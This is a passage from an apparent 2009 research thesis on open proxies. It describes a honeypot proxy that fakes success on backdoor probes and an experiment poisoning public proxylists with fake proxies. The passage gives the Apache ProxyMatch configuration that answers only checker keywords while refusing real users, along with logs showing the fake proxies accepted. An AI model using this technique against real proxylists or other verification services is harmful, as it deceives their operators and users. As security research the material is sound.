  status:200,msg:'Backdoor access',id:'950921',tag:'MALICIOUS_SOFTWARE/
  TROJAN',severity:'2' "
```

We notice that a request (e.g.: `www.cnn.com/root.exe`) will be logged and a successful status code will be sent back. Although the ModSecurity detects the attempt to reach a backdoor, our proxy server will send a successful response. This should trick users into thinking, that the attack was effective.

4.2.4. Logfiles of Apache proxy server

In this configuration state of our Apache proxy server there are mainly four interesting log files monitoring each access to the proxy. They are located in predefined Apache folder (/var/log/apache2) [24]:

- Access.log
- Error.log
- Modsec_audit.log
- Modsec_debug.log

The access.log contains all records of each access through our proxy. Each record comprises of client's IP address, timestamp, requested URL and information about user-agent. The error.log is recording all diagnostic information and error messages that encounters in processing requests. The last two log files (modsec_audit.log and modsec_debug.log) are logging each activity and detected web attack attempts from ModSecurity module.

Chapter 5.

How to annoy proxylists?

5.1. Description and goals

This research question is related to proxylists residing on Internet. These lists represent an essential part for proxy users who need lots of proxies a day. In spite of the large amount of proxies offered by such online lists, a proxylist is as reliable as the proxies are working. If a proxylist provides mainly non-working proxies or fake proxies, the user will not take any proxies from this list anymore. Thus, if somebody would like to harm the integrity of a proxylist, then the attacker has to smuggle in a number of non-working proxies into the proxylist's environment.

In this respect the research question wants to resolve, whether it is possible to annoy proxylist in a way, that the proxylists offer mainly bad proxies. If we achieve to bring in a number of non-working proxies, then the proxy user will get the feeling, that the proxies are not reasonable from that source. In other words the main target in this research question is to start an attack against proxylists to distract users from that open proxy source.

For this intention we have to conceive the techniques and methods used by proxylists. To figure out, how proxylists are internally working, we divide the research question into two parts. The first issue deals with how those providers obtain their open proxies? Is it possible to smuggle in some proxies into a proxylist? Furthermore, how do proxylists usually check and classify their proxies? If we understand the method how a proxylist gets and proves its proxies, then we gain the ability for adding some fake proxies into the proxylist database.

The second issue is how these proxies remain in the list for a longer time? In which interval proxylist provider check their proxies? Based on the previous issue in adding proxies, we want to conduct an experiment in keeping a fake proxy in these lists. Additionally, we want to obtain some good ratings in speed and privacy level. Despite our proxy seems to be non-working for any proxy user, it should simulate a working proxy against the proxylists. If we achieve to attest that we are able to hold a non-working proxy in proxylists, then we can smuggle in lots of proxies for a long time. Thus, we are able to attack the integrity of proxylists in a sustainable way.

5.2. How do proxylists receive their open proxies?

This section intends to clarify the query how proxylists obtain their proxies. Nowadays, there are a large number of proxylists, but all of them use basically two different approaches in gaining open proxy contacts. One method is that proxylists offer web forms, where users can enter their proxies. The provider hopes, that some users make periodically proper announcements. After a checking process the proxylist stores the proxies in a static database and publishes them on its website.

Another approach is to search for open proxies. Therefore, special software will be used which is called proxy leecher. This proxy tool looks for open proxies in appropriate Internet forums and blogs. Afterwards, the provider verifies the found proxies and publishes them on a website.

5.2.1. Static proxylist driven by user entries

As illustrated in Section 3.1.1, one famous example of first approach is xroxy.com. Xroxy.com offers a web form, where dedicated users can add their open proxies. Another example tracking this strategy is proxylist.net. After registration, users are able to enter their known open proxies into the proxylist's database. Before the proxies appear in the public list, they will be queued and checked sequentially. As shown in Figure 5.1, we added our implemented proxy, which is introduced in Section 4.2. Our proxy has been published upon being checked by the proxylist.

Figure 5.1 shows our open proxy which is marked as alive. In the logfile of our Apache proxy server resides the log entry of the checking request coming from prox-




Figure 5.1.: Published open proxy at proxylist.net

ylist.net:

```
66.246.76.59 - - [20/Oct/2009:13:45:02 +0200] "GET http://www.proxylist.net
/Robots/CHK.php HTTP/1.1" 200 46 "-" "-"
```

In requesting the PHP-script outlined in the log entry above, the response is a preformatted text line replying the IP address in its body:

```
PLNETCHKSTART|93.182.149.66:::::::::|PLNETCHKEND
```

The proxylist requests this URL with the announced proxy settings and checks the response. If the returned IP address agrees with proxy IP address, then this open intermediary is working regularly and will be marked as alive. Additionally, the response time of this request will be measured and published for an internal ranking.

The reliability of such proxylists tracking this strategy in gaining open proxies can

be attacked very easily. An attacker has the possibility to implement a number of fake proxies and add these proxies into the list. Through enabling the requested URL above, the proxylist will absorb the proxies as expected. So, it is an ease to smuggle in non-working proxies and the attacker is able to harm effectively the integrity of this proxylist. If the list offers a large number of non-functioning proxies, then proxy users will not be enjoyed and refuse this source of proxies.

5.2.2. Gaining open proxies by proxy leecher

The second approach in getting proxies is based on a use of proxy leecher. This proxy tool gains in importance, because nowadays proxies will not be announced in static proxy databases, like xroxy.com or proxylist.net, but rather in proxy forums and proper web blogs. A proxy leecher scans different Internet forums, blogs or other proxylists and extracts all contained proxies. After checking availability, the proxylist provider announces the open proxies on Internet. Mostly, the proxylist provider uses preferably any proxy forums or blogs for those publications. Often, the providers specify even the method, how they found the proxies.

The main difference to the first approach is that proxies will be found by the proxylist provider himself. So, the provider determines the verification mode, which checks all found proxies for their reliability. It is more difficult for an attacker to initiate some fake proxies in such lists, because he does not know, how proxies will be checked.

Applying this technique, the proxylist "proxylisten.de", as described in Section 3.1.1, acquires its proxies by a proxy leecher. An administrator of proxylisten.de, Markus Minini, says that he would get a large number of open proxies from many sources. Although he does not reveal those sources, he uses proxy leecher for scanning frequently a large number of forums, blogs and other proxylists. Further he points out that he would have implemented some additional verifying processes, before he publishes his found open proxies. Unfortunately, he did not reveal how he checks exactly the proxies on their availability and reliability.

Another examples in this case are "http://community.aliveproxy.com/forums/" or "http://elite-proxies.blogspot.com/", which are typical proxy forums or rather proxy blogs. They will be fed by registered users being interested in publishing open proxies. In ad-

dition, these users announce how they have found and checked their proxies. For instance, users announcing proxies in these lists deploy their proxy search with the proxy leecher tool ProxyFire¹. Similar to those pages, there are lots of proxylists dealing with ProxyFire. This software combines some proxy tools like proxy checker, proxy leecher and proxy hunter. For gathering proxies, this tool offers some efficient techniques for collecting proxies, which is briefly outlined as follows.

One technique is that ProxyFire sends a request to a traditional Internet search engine like Google containing IP addresses of working proxies as keywords. It will be supposed if the search engine finds websites matching with working proxies, then other proxies resides on these sites. ProxyFire scans a number of Google's results and tries to extract other potential proxies. Afterwards, all collected proxies will be checked for open proxy functionality.

Figure 5.2 displays the user interface of ProxyFire in detail. A click to register card "P-Search" enables the proxy search interface with Internet search engines. Google is configured as default search engine. The user is able to choose another engine like Yahoo!, Baidu or Bing. The button "Keywords" opens a text file, where the user must place some working proxies. In this regard the user should take preferably proxies being really working. So, the chance to find other working proxies is much higher as we take any non-working proxies. While the user can start the collecting procedure with the "Go"-button, the "Check Now"-button initiate the proxy checking task, which can be configured at register card "Settings".

Ultimately, ProxyFire generates a report file as displayed in the following listing 5.1. After statistical values, explaining how many proxies have been found, the report shows each proxy categorization with its found proxies. In addition, each proxy is described by the response time and the assigned country:

Listing 5.1: Example of a ProxyFire report

```
1 #===== Proxyfire 1.22 Check Report =====
2 http://proxyfire.net/
3 -----
4 Check Date:      | Tue Nov 10 10:31:52 2009
5 High Anonymous: | 6
```

¹<http://www.proxyfire.net/>




Figure 5.2.: Searching proxies via Internet search engines

```

6 Anonymous :      | 1
7 Transparent :    | 2
8 HTTP Tunnel :    | 0
9 HTTP SSL :       | 0
10 Socks4/5 :      | 0
11 SMTP/E-Mail :   | 0
12 Total :         | 9
13 Total Uniq :    | 9
14 -----
15 #-----> High Anonymous (L1) 6 <-----
16 84.204.74.133:3128@HTTP $0sec#RUSSIAN FEDERATION
17 174.129.218.253:80@HTTP $1sec#UNKNOWN
18 200.166.45.130:80@HTTP $1sec#BRAZIL
19 200.54.148.34:80@HTTP $3sec#CHILE
20 212.117.166.26:8230@HTTP $3sec#UNITED KINGDOM
21 203.162.112.13:80@HTTP $9sec#VIET NAM
    
```

```
22 #-----> End of High Anonymous (L1) <-----  
23 #-----> Anonymous (L2) 1 <-----  
24 75.65.64.126:8085@HTTP $1sec#UNKNOWN  
25 #-----> End of Anonymous (L2) <-----  
26 #-----> Transparent (L3) 2 <-----  
27 123.111.230.139:8080@HTTP $0sec#REPUBLIC OF KOREA  
28 80.148.26.186:80@HTTP $1sec#GERMANY  
29 #-----> End of Transparent (L3) <-----  
30 #-----> Socks4/5 0 <-----  
31 #-----> End of Socks4/5 <-----
```

Another efficient method of gaining proxies by ProxyFire works in opposite direction. The proxylists are known and the user is able to define jobs scanning periodically these sources. Furthermore, the user can configure tasks for searching proxies in FTP-accounts, Email-accounts or other network locations in desired intervals.

For demonstrating an example, we choose an actual proxy blog², which publishes daily a plenty of working proxies. Figure 5.3 displays the interface, where the user can create a proper scanning task tended to the proxy blog. As a result, one test run finds more than 2000 proxies. If the auto-checking function is enabled by the checkbox, then an updated proxylist will be generated.

Either methods of ProxyFire yield to an efficient number of proxies. After collecting open proxies, the next step is to verify, whether the founded proxies are working. For configuring the proxy checker functionality, the register card "Settings" must be selected. Therefore, the user is able to adjust proxy judge scripts or to set a website and define some keywords stating that the proxy is working. The user can configure a number of either. ProxyFire chooses randomly one entry and checks particularly each proxy. This randomness has the effect, that the proxy's provider does not know how the proxy will be checked. So, it is more difficult for an attacker to smuggle in some fake proxies because the proxy cannot predict the right response.

Despite of that challenge, we want also to bring in some fake proxies into these lists tracking this approach in using proxy leecher. A good method is to analyze this tool like ProxyFire in detail and try to find this software on Internet. So, we can make some experiences with ProxyFire for getting knowledge, how proxies will be found and checked.

²<http://elite-proxies.blogspot.com/>




Figure 5.3.: Defining proxy searching jobs using ProxyFire

For instance, ProxyFire takes also traditional proxy judge scripts for checking proxies and has some default configuration in general. With this knowledge an attacker is able to configure his proxy in a way, that it answers correctly each standard request at least. If an attacker succeeds that his proxy will be found and absorbed by ProxyFire, then he can assume some configuration settings and add a large number of fake proxies for annoying such proxylists. The next section points out an idea to solve that challenge.

5.3. How fake proxies remain within proxylists?

In this question we want to show how non-working proxies stay permanently in different proxylists. A non-working or fake proxy is an open proxy having no functionality for its users, but it simulates a working proxy against to proxylists. For illustrating this issue, we configure an open proxy, which relays each checking request of proxylists regularly, but forbids each request coming from proxy users. If we are able to keep fake prox-

ies in proxylists, then we are able to perform a further part in attacking the integrity of proxylists.

The checking tasks of either proxylist types as presented in Section 5.2 in finding and proving proxies is mainly based in requesting specific URLs and verifying their responding values. Additionally it shows some approaches to figure out those URLs and their replies. Theoretically, if we allow these requests, then our proxy simulates a working proxy to proxylist's checking task. The proxylist believes that the proxy is working regularly and keeps the verified proxy in its list or database. To find out the keywords corresponding to the requested URLs, we have to figure out how proxylists evaluate their proxies. For instance, the proxylist "proxylist.net" uses a PHP script for checking proxies:

```
http://www.proxylist.net/Robots/CHK.php
```

Due to this type of proxylist, it is very easy to find out the URLs or the matching keywords, for example "CHK" or "proxy". If the proxies are collected by some tools like proxy leechers, then it is slightly more difficult to extract some keywords. Hence, we have to make some experiences with that tool for proposing some assumptions how that tool checks their proxies. If we take the proxy leecher "ProxyFire" as introduced in Section 5.2, we know that by default this tool uses some specific URLs referring to some standard proxy judges or other well-known websites. Thus, we can assume some keywords aimed to these links like "judge", "azenv", "prxjdg", "textenv", "proxy", "jenv", "ip", "cgi" or "google".

We try to allow all checking tasks of both kinds of proxylists. Therefore, we configure our open proxy for refusing all requests, except they contain keywords above. We reconfigure the Apache module "mod_proxy", which enables the proxying feature. The directive "ProxyMatch" can be adjusted, which forbids desired requests and allow simultaneously checking requests. These URLs will be determined by a regular expression that allows all requests containing the keywords. Thus, we open the configuration file (/etc/apache2/mods-available/proxy.conf) of the "mod_proxy" module and add the following lines:

Listing 5.2: Configuration outline of mod_proxy

```
1 <ProxyMatch .*>
```

```

2     Order deny,allow
3     Deny from all
4 </ProxyMatch>
5 <ProxyMatch (judge)|(azenv)|(prxjdg)|(textenv)|(proxy)|(jenv)|(ip)|(cgi)
   |(google)|(CHK)>
6     Order deny,allow
7     Allow from all
8 </ProxyMatch>

```

The first "ProxyMatch"-directive is responsible for denying all requests coming from any proxy user. The second allows all checking requests tending to some well-known proxy judges. After implementing this configuration Figure 5.4 shows the result of a web proxy checker³, which assess our proxy (93.182.148.154:80) as alive.

IP address / Host name and Port of a HTTP proxy server

IP/Host name: Port:

Proxy Type	High anonymity (Elite)
Response time	1.187 seconds

HTTP proxy response

RussianProxy.ru Proxy Checker Test Page


Server Variables	Value
REMOTE_ADDR	93.182.148.154
ALL_HTTP	HTTP_CONNECTION:Keep-Alive HTTP_ACCEPT:/*/* HTTP_HOST:russianproxy.ru HTTP_USER_AGENT:User-Agent: VPN service http://russianproxy.ru HTTP_X_REWRITE_URL:/environment/

Figure 5.4.: Atomsoft web proxy checker

As described in previous paragraphs, the checking request of proxylist.net contains

³http://www.atomintersoft.com/proxy_checker

the keywords "CHK" and "proxy". Our prepared proxy will allow the checking request and will serve the reply as desired. So, the proxy will be kept successfully in the database of proxylist.net. As shown in Figure 5.5, we submitted the prepared proxy (93.182.151.154:80) in the web form of proxylist.net and seconds later it was successfully admitted. The request of proxlist's checking procedure, which is allowed in our



Proxy	Country	Latest Check	Anon?	Response
93.182.148.154:80	se	07.12.09 2:50:03 am (EST)	Elite	2.1673
93.182.151.211:80	se	04.12.09 3:55:02 am (EST)	Elite	0.8358
83.252.156.78:3128	se	02.12.09 3:35:06 am (EST)	Transp.	2.7952
85.227.136.230:8080	se	28.11.09 5:35:01 am (EST)	Transp.	0.7778
85.228.178.155:3128	se	17.11.09 7:35:25 am (EST)	Transp.	9.9999
85.8.21.151:3128	se	09.11.09 4:05:02 am (EST)	Transp.	0.7909
94.255.153.168:80	se	07.11.09 3:05:02 pm (EST)	Elite	0.6838

Page: 1

Figure 5.5.: List of current proxies at proxylist.net

proxy configuration, causes the following entry in the logfile:

```
66.246.76.59 - - [07/Dec/2009:08:50:01 +0100] "GET http://www.proxylist.net/Robots/CHK.php HTTP/1.1" 200 47 "-" "-"
```

For illustrating a forbidden request, the following log entry is an example, where somebody wanted to connect to digg.com. Our proxy replies a 403 answer and refuses the connection.

```
69.163.136.166 - - [07/Dec/2009:09:02:44 +0100] "GET http://digg.com/login HTTP/1.1" 403 323 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.8.1.16)Firefox/2.0.0.16"
```

Furthermore, we noticed, that after 10 days the proxy was still listed in the online list

of proxylist.net. As shown in Figure 5.5, the proxylist have performed only one checking request on 7th December at 2:50 EST as the proxy was submitted by us. Therefore, this proxylist is not up to date, because it does not check their proxies frequently. Consequently, it is an ease to initiate non-working proxies in this proxylist for a long time.

If the proxies will be checked by ProxyFire, then we hope, that we have just selected one right keyword so that the checking request will be answered correctly. We assume that the user of ProxyFire has set the default options of the proxy checker feature, which can be configured in register card "Settings". Therefore, we know that ProxyFire uses proxy judges like "http://proxyjudge1.proxyfire.net/fastenv", which is allowed by our keywords ("proxy", "judge"). As shown in Figure 5.6, ProxyFire assesses in a trail session our fake proxy (128.130.204.94:80) as working proxy.




Figure 5.6.: Checking proxies via ProxyFire

Additionally, we even got good ratings in privacy and speed. Our open proxy ap-

pears in the category "High Anonymous (L1)" and will be classified as high speed proxy. The ProxyFire's report feature shows our proxy including the response time and the assign country:

Listing 5.3: Proxyfire report classifying our proxy

```
1 #-----> High Anonymous (L1) 1 <-----  
2 128.130.204.96:80@HTTP $1sec#AUSTRIA  
3 #-----> End of High Anonymous (L1) <-----
```

As outlined in the following text line, the log file (access.log) of the Apache open proxy server contains the log entry resulting from checking task of ProxyFire. ProxyFire has requested a proxy judge script, which will be relayed as desired. Thus, ProxyFire gets a positive answer and classifies the proxy as working regularly and freely accessible.

```
84.112.49.52 - - [18/Nov/2009:17:31:45 +0100] "GET http://proxyjudge3.proxyfire  
.net/fastenv HTTP/1.1" 200 403 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows  
NT 5.1) "
```

According to our trial run performed with our prepared proxy (93.182.151.154:80), we get similar results. As we had submitted our proxy in proxylist.net and xroxy.com, the proxy was successfully admitted. After one day, some ProxyFire user recovered the proxy and applied a number of checking request. As demonstrated in Figure 5.7, a search engine request searching the proxy's IP address shows, that the proxy was absorbed by an proxylist using ProxyFire as proxy leecher. The provider of proxylist "http://community.alive.proxy.com" has found our fake intermediary and published it as elite proxy.

Furthermore, the log analysis yields to an exciting result. Despite our proxy was configured as non-working, the logfile access.log has more than 250000 entries. Although the proxy has no proxy functionality, the proxy user has tried to build up many proxy connections. As displayed in Listing 5.4, we perform a statistic how often they wanted to create a connection to our proxy. We count every replied HTTP status code and rank it in order to their frequency.

Listing 5.4: Counting of all connections attempts

```
1 $ cat access.log | awk '{print $9}' | sort | uniq -c | sort -rn | less  
2 149846 403  
3 83634 200
```

